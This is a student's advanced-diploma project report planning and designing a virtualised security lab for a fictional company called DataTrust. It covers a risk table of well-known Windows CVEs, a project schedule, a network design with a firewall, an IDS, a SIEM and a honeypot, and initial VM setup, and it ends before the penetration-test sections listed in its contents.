



DataTrust Cyber Testing Report

Student Name : Marco Zhou

Student Number: 880660882

ICT60220 | Advanced Diploma of Information Technology (Release1-3)

Project Task Submission for:

ICTCYS612 | Design and implement virtualised cyber security infrastructure for organisations
(Release 1)

ICTCYS608 | Perform cyber security risk assessments (Release 1)

BSBTWK502 Manage team effectiveness (Release 1)

Contents

Stage 0 – Risk Assessment	4
Vulnerabilities Identification and Analysis	4
Cyber Security Legislations	4
Initial Risk Assessment Plan	5
Stage 1 – Planning	6
Planning Process	6
Process Contingencies	7
Project Brief Alignment	7
Project Resources	8
Project Team	12
Stage 2 - Design	13
Network Infrastructure Design	13
Stage 3 – Implementation	16
Network Zones Setup	16
Windows 10 VM Setup	16
Windows XP VM Setup	18
Internal Server Setup	20
Splunk Setup	25
DMZ Server Setup	26
Honeypot Setup	30
Router Firewall Setup	34
Kali Setup	39
Stage 4 – Penetration Testing	40
Penetration Tests Against Security Infrastructure	40
First PenTest Attack	40
Second PenTest Attack	46
Third PenTest Attack	48
Fourth PenTest Attack	51



Fifth PenTest Attack	53
First Attack Hardening Strategies.....	56
Second Attack Hardening Strategies	56
Third Attack Hardening Strategies	56
Fourth Attack Hardening Strategies	57
Fifth Attack Hardening Strategies.....	57
Revised Risk Assessment Plan.....	58
Revised Risk Assessment Plan.....	59



Stage 0 – Risk Assessment

Vulnerabilities Identification and Analysis

Based on the DataTrust penetration test report by M&M Security Services, a few vulnerabilities were identified and analysed. These vulnerabilities include an overflow attack and a remote code execution attack that fully compromises the target system in both instances along with social engineering attacks to manipulate DataTrust staff into disclosing user credentials.

Cyber Security Legislations

The cyber security legislations that have been researched, selected and approved by M&M Security Services for compliance includes:

- Crimes Act 1990 (NSW)
- Cybercrime Act 2001
- Criminal Code Act 1995



Initial Risk Assessment Plan

Table 1 Initial Risk Assessment Plan

Vulnerability	Short Description	Relevant CVEs	Impact	Deemed Risk Level	Legislation Applicable
Overflow	Remote execution of arbitrary code through a buffer overflow to compromise an SMBv1 server	- CVE-2017-0143 - CVE-2017-0144 - CVE-2017-0145 - CVE-2017-0146 - CVE-2017-0148	Fully compromises the target system with root access granted	High – Very likely and high impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
Remote Code Execution	Remote execution of arbitrary code through improper processing of packets by Schannel to compromise a Windows machine	- CVE-2014-6321	Fully compromises the target system to enable a DoS attack	High – Very likely and high impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995
Social Engineering	Phone-based attacks and email phishing scams performed to obtain information from DataTrust staff	N/A	Provides unauthorized access to user credentials which can lead to breaches	Medium – Likely and high impact	- Crimes Act 1990 (NSW) - Cybercrime Act 2001 - Criminal Code Act 1995

Stage 1 – Planning

Planning Process

The project scope for the DataTrust Security Architecture Project is to develop a security architecture that consists of the three components of the CIA triad model including confidentiality, integrity and availability. One of the objectives of the project is to develop a high level of security within the security architecture including the protection of data integrity. Another objective of the project is to maintain high availability within the security architecture design to ensure that it is always accessible for users.

Along with the project scope statement, there is also the consideration of inclusions and exclusions. The project scope inclusions will include:

- Identity and Access Management
- DMZ with a Web and File Server
- High availability and failover clustering
- Firewall with IDS/IPS
- Antiviruses/security software
- Data protection including data integrity checkers
- Network logging and monitoring (SIEM)
- Honeypot/Honeynet
- Multi-layer/factor authentication
- Staff onboarding and training

The project scope exclusions will consist of:

- Wireless and remote connectivity
- Creation and design of the network infrastructure
- Obtaining equipment and devices
- Cabling
- Purchasing software and acquiring licensing

Process Contingencies

The project variance refers to the difference between the planned and actual work. The Security Architecture project tolerances will include:

- Time: Maximum 14 days
- Cost: 5%
- Other: N/A

Project Brief Alignment

For every project, there will be deliverables which refer to the output or results of the project tasks and activities. The project deliverables and outcomes for the Security Architecture project will include:

- Vulnerability mitigation system architecture
- Network traffic filtering system
- Authentication and identity management system
- Privacy policies and procedures
- Responsible usage policies
- Backup and disaster recovery procedures

The project dependencies refer to the project tasks or activities that require the completion of other tasks prior or else they can't be completed. The dependencies for the Security Architecture project will include:

- Information and requirement gathering from project stakeholders
- Provision of the network infrastructure to apply the security architecture
- Security clearance and access to the network infrastructure

The project will also have assumptions and constraints which will cover what is expected or believed to be true along with limitations.

The Security Architecture project assumptions will include:

- All software is open-source and purchased software is avoided
- The network infrastructure is prepared and ready to apply the security architecture design
- The network infrastructure will be simulated in a virtual environment

The constraints for the Security Architecture project will include:

- Project deadlines
- Project budget



- Accurate comparison between virtual and real environment functionality

The project quality refers to the quality standards for the project deliverables in which there is typically a quality assurance or management plan to measure how the standards are met.

The final product of the Cyber Security Project is expected to provide a high quality and fault-proof security architecture that can be applied to secure any network. The product should be able to protect all sensitive information whilst allowing constant access and availability to requested data, and the data should be untouched and untampered with.

An acceptance criteria that will be applied to ensure that the final product is acceptable for the clients will consist of high availability of 99.999% uptime, and that the architecture will detect malicious threats without failure.

Project Resources

The Gantt chart/WBS for the project

Task Name	Duration	Start	Finish	Predecessors
DataTrust Security Architecture Project	101 days	Mon 18/07/22	Sun 4/12/22	
1. Planning	10 days	Mon 18/07/22	Fri 29/07/22	
1.1. Consulting stakeholder requirements and analyzing client's network infrastructure	5 days	Mon 18/07/22	Fri 22/07/22	
1.2. Discuss project requirements	2 days	Mon 18/07/22	Tue 19/07/22	
1.3. Assessing feasibility	3 days	Sat 23/07/22	Tue 26/07/22	3
1.4. Risk assessment	2 days	Wed 27/07/22	Thu 28/07/22	5
1.5. Creating project plan documentation	10 days	Mon 18/07/22	Fri 29/07/22	2
1.6. Project plan approval	0 days	Fri 29/07/22	Fri 29/07/22	7
2. Design	14 days	Mon 1/08/22	Thu 18/08/22	2
2.1. Researching tools and technologies for security architecture	5 days	Mon 1/08/22	Fri 5/08/22	
2.2. Consulting stakeholders and client requirements	1 day	Mon 1/08/22	Mon 1/08/22	10



2.3. Creating design for security architecture	5 days	Mon 8/08/22	Fri 12/08/22	10
2.4. Review and approval of security architecture proposal	1 day	Sat 13/08/22	Sat 13/08/22	12
2.5. Create and finalize documentation for security architecture design	1 day	Sun 14/08/22	Sun 14/08/22	12
2.6. Discussion and implementation of tools or methods of monitoring project	0 days	Sun 14/08/22	Sun 14/08/22	13
Contingencies	4 days	Mon 15/08/22	Thu 18/08/22	
3. Implementation	49 days	Fri 19/08/22	Wed 26/10/22	9
3.1. Obtaining all equipment, technology and software for security architecture	14 days	Fri 19/08/22	Wed 7/09/22	



3.2. Arranging security clearance and access to the server rooms	7 days	Fri 19/08/22	Mon 29/08/22	
3.3. Initiation and implementation of security architecture	21 days	Thu 8/09/22	Thu 6/10/22	18
3.4. Monitoring progress and development of architecture	49 days	Fri 19/08/22	Wed 26/10/22	
3.5. Creation of implementation documentation and logs	7 days	Fri 7/10/22	Mon 17/10/22	20
3.6. Security architecture implementation approval	0 days	Mon 17/10/22	Mon 17/10/22	22
Contingencies	7 days	Tue 18/10/22	Wed 26/10/22	
4. Evaluation	7 days	Thu 27/10/22	Fri 4/11/22	17
4.1. Functionality testing of security architecture	2 days	Thu 27/10/22	Fri 28/10/22	

4.2. Penetration testing and vulnerability scans of network infrastructure	2 days	Thu 27/10/22	Fri 28/10/22	
4.3. Documentation of all tests and identified vulnerabilities including logs and reports	4 days	Thu 27/10/22	Tue 1/11/22	
4.4. Evaluation and documentation review, analysis and approval	1 day	Wed 2/11/22	Wed 2/11/22	28
Contingencies	2 days	Thu 3/11/22	Fri 4/11/22	
5. Hardening	8 days	Sat 5/11/22	Tue 15/11/22	25
5.1. Elimination or mitigation of vulnerabilities including system optimization	3 days	Sat 5/11/22	Tue 8/11/22	
5.2. Penetration tests and vulnerability scans	3 days	Sat 5/11/22	Tue 8/11/22	32

5.3. Documentation of pen test results and analysis	2 days	Wed 9/11/22	Thu 10/11/22	
5.4. Analysis, review and approval of security architecture	3 days	Wed 9/11/22	Fri 11/11/22	34
Contingencies	3 days	Sat 12/11/22	Tue 15/11/22	
6. Documentation	5 days	Wed 16/11/22	Tue 22/11/22	31
6.1. Creation of support documentation for client	3 days	Wed 16/11/22	Fri 18/11/22	
6.2. Creation of backup and disaster recovery procedure documentation	3 days	Wed 16/11/22	Fri 18/11/22	
6.3. Analysis and review of all created documentation	1 day	Sat 19/11/22	Sat 19/11/22	
6.4. Approval of all documentation	1 day	Sun 20/11/22	Sun 20/11/22	
Contingencies	2 days	Mon 21/11/22	Tue 22/11/22	
7. Closure	2 days	Wed 23/11/22	Thu 24/11/22	

7.1. Meeting and evaluation of project success and failures	1 day	Wed 23/11/22	Wed 23/11/22	
7.2. Completion of any unfinished tasks or application of changes	2 days	Wed 23/11/22	Thu 24/11/22	
7.3. Sign off and handover	1 day	Fri 25/11/22	Fri 25/11/22	
Contingencies	7 days	Sat 26/11/22	Sun 4/12/22	

Visual timeline for the Security Architecture Project:



Project Team

The project team will consist of:


- Project Manager (Marco): Responsible for managing and maintaining all members in project team, providing directions and making project decisions, allocating roles and tasks to project team members
- Legal Consultant (Hami): Responsible for ensuring all project tasks and processes comply with required legislation including handling all legal documents
- Security Administrator (Ishak): Responsible for ensuring that the strongest and most suitable network security designs are selected and implemented along with maintaining security controls for the network infrastructure and network hardening
- Network Engineer (Hunter): Responsible for the physical implementation and configuration of the security architecture along with hardening of the infrastructure
- Tester (Julian): Responsible for performing network infrastructure functionality tests and penetration testing the security architecture design, along with providing recommendations for hardening
- Technical Writer (Mackenzie): Responsible for documenting all relevant project procedures, processes and tasks, along with storing and securing documentation in a repository, and also creating security architecture support documentation



Stage 2 - Design

Network Infrastructure Design

Network topology diagram of the Security Architecture project:



The network topology consists of many devices and components, each with their own functions and purposes within the security architecture.

Internal network: The internal network will serve the purpose of a production network that consists of all the devices and components. This network zone will store all the important company data and information along with the role of maintaining functionality and retaining high availability for business continuity.

DMZ: The DMZ network will serve the purpose of providing access to the external network or internet without exposing the internal/production network to external access or malicious threats. This will involve the use of a router firewall to block unnecessary protocols for stronger security.

External network: The external network will consist of a machine that will be used to simulate access as an external user along with traffic from the internet.

Windows 10: The Windows 10 client machine in the internal network will serve the purpose of an end-user device in a production network. The client will consist of mainly the default configuration settings for Windows 10 Enterprise along with patches and maintenance applied to ensure that the system's security measures are up-to-date. The Windows 10 machine will also have the Windows Firewall and Windows Defender configurations settings enabled to simulate a realistic scenario when performing pentests.

Windows XP: The Windows XP machine will serve a similar purpose as the Windows 10 machine which involves end-device functionality within a production network. This client will also have the main default configuration settings for Windows XP Professional with the latest patches and updates applied to ensure the highest possible level of security is achieved for the system. The Windows XP will also have the Windows Firewall enabled, however, this operating system is inherently more vulnerable in comparison to the Windows 10 machine as it is an older version of Windows. This leads to another purpose for this machine in the network which is to play the role of a vulnerable target that allows different pentest attacks to be performed against it in order to examine the nature of the attacks and how the target responds to these attacks. The pentests practices against the Windows XP machine can also be integrated into training sessions to educate organizational employees or personnel about the different types of attacks available and to develop their skills and experience through the exposure of these hands-on attacks.

Internal Server: The Windows Server 2019 machine located in the internal network will serve the role of the Domain Controller along with AAA (Authentication, Authorization and Accountability) features and the role of monitoring the network. This server will have Active Directory installed on it which enables the creation of a domain that will consist of AAA functionality. Authentication is built-in to AD as the domain integration of devices such as computers or other servers will require credentials to be provided in order for it to be successful. Authorization is also built-in to AD as domain users accounts can be created and managed to allocate specific roles and permissions to organizational resources within the domain, which allows for consideration of principles such as least privilege or role-based privileges. Accountability is also built-in to AD which involves the use of the Group Policy Editor tool to customize all system events to be logged within Windows Event Viewer such as successful and failed login attempts, and password changes. The use of ADDS will ensure that the AAA model is applied to secure the network from unauthorized external access through authentication, from malicious insiders through authorization, and that all network events and activity is accounted for. Having ADDS implemented and operating in the internal network will simulate a realistic scenario by posing security challenges when performing pentests against it.

Splunk: Splunk is a Security Information and Event Management solution that will be installed in the Windows Server 2019 machine with the purpose of network accountability. Although there are accountability features provided by ADDS, this is typically insufficient in an enterprise-level environment where thousands of users may be accessing the production network simultaneously, and rendering it effective only within a network of a smaller or medium-sized scale. Splunk will serve the role of a database that collects and stores all the entries for events and logs gathered in real-time from the production network which can then provide scalability by categorizing the entries for ease of access, searchability and accountability.

DMZ Server: The Windows Server 2019 machine located in the DMZ will serve the purpose of file sharing and hosting a web server that allows external users to access the organization without threatening the security of the internal network. The file sharing service in the DMZ server will consist of the use of FTP to share files between the organization and external businesses or personnel, whilst the web service in the DMZ server will consist of the use of HTTPS to enforce secure access to the website for internal and external users.

Ubuntu Server/Honeypot: An Ubuntu 22.04 Server will be located in the DMZ to serve the role of a honeypot by hosting an SSH honeypot. The SSH honeypot is designed to imitate an SSH server that logs SSH connection attempts on a configured port. This prevents attacks on the internal network by luring and attracting threat actors towards a tempting target, only to backfire and have their connection details logged and output into a text file. Pentest attacks can also be performed to test for the proper functionality of the SSH honeypot.

Router/Firewall: The router firewall for the network will be PfSense that serves the role of separating the



network into three zones including the internal, DMZ and external, along with filtering network traffic according to configured firewall rules. The firewall rules can be configured through a GUI accessed by a web browser which initially requires the creation of an administrator account before any operations can be performed on Pfsense. IP addresses from different IP address ranges will be distributed with DHCP to both the internal and DMZ network with content filtering such as website blacklisting for the internal network, and protocol configurations such as denying HTTP or enabling HSTS. The firewall rules can be pentested for the proper functionality or any vulnerabilities that may be exploited either internally, externally or from the DMZ.

Snort: Snort is a network intrusion detection and prevention (IDPS) solution that will be installed on Pfsense through the web GUI as a package. This IDS/IPS solution will be configured to perform real-time traffic monitoring that logs packets considered malicious and performing actions defined in the rules. The Snort rules allows for configuration to differentiate between regular and expect traffic, and any anomalies or unexpected activity. The proper functionality of Snort on Pfsense can be tested by performing pentests against the internal network from the external network to determine whether it distinguishes between anomalies and regular traffic, whether it logs detected malicious traffic in real-time, and whether the defined Snort rules are effective and properly configured.

Kali: The Kali machine will be located in the external network to serve the purpose of simulating external traffic and internet activity. It will mainly consist of all the default configurations of Kali along with built-in and add-on tools used to perform pentests against the internal and DMZ network, and against the router firewall, as if it was an external unauthorized user. The Kali machine will be mainly used to perform pentest attacks against the network to test the level of security by detecting and scanning for any vulnerabilities that exist, how the vulnerabilities can be exploited, and reviewing and assessing how they can be remediated and mitigated.

Protocols/Data Types: The security architecture will consist of numerous protocols and data types that will be utilized for various operations and functionality within the network infrastructure. These protocols and data types will include:

- HTTPS with HTTP disabled for secure browsing
- HSTS for secure web access that prevents MiTM attacks
- SSL/TLS for FTP
- IP addressing for network communication and identification, disabled in DMZ
- DNS for domain name to IP address resolution, disabled in DMZ
- DHCP for automated IP address allocation
- SSH for the honeypot

Stage 3 – Implementation


Network Zones Setup

Configured the three network zones: internal (192.168.10.0/24), DMZ (10.10.1.0/24) and external (NAT/Bridged adapter)


SAPVE_Internal	Host-only	-	Connected	-	192.168.10.0
SAPVE_DMZ	Host-only	-	Connected	-	10.10.1.0
SAPVE_External	Host-only	-	Connected	-	192.168.1.0

Windows 10 VM Setup


Set up and allocated resources to the Windows 10 VM with a network card attached to the internal network



Successful implementation of the Windows 10 machine with the system information displayed




Allocated IP address (192.168.10.129/24) for the Windows 10 machine

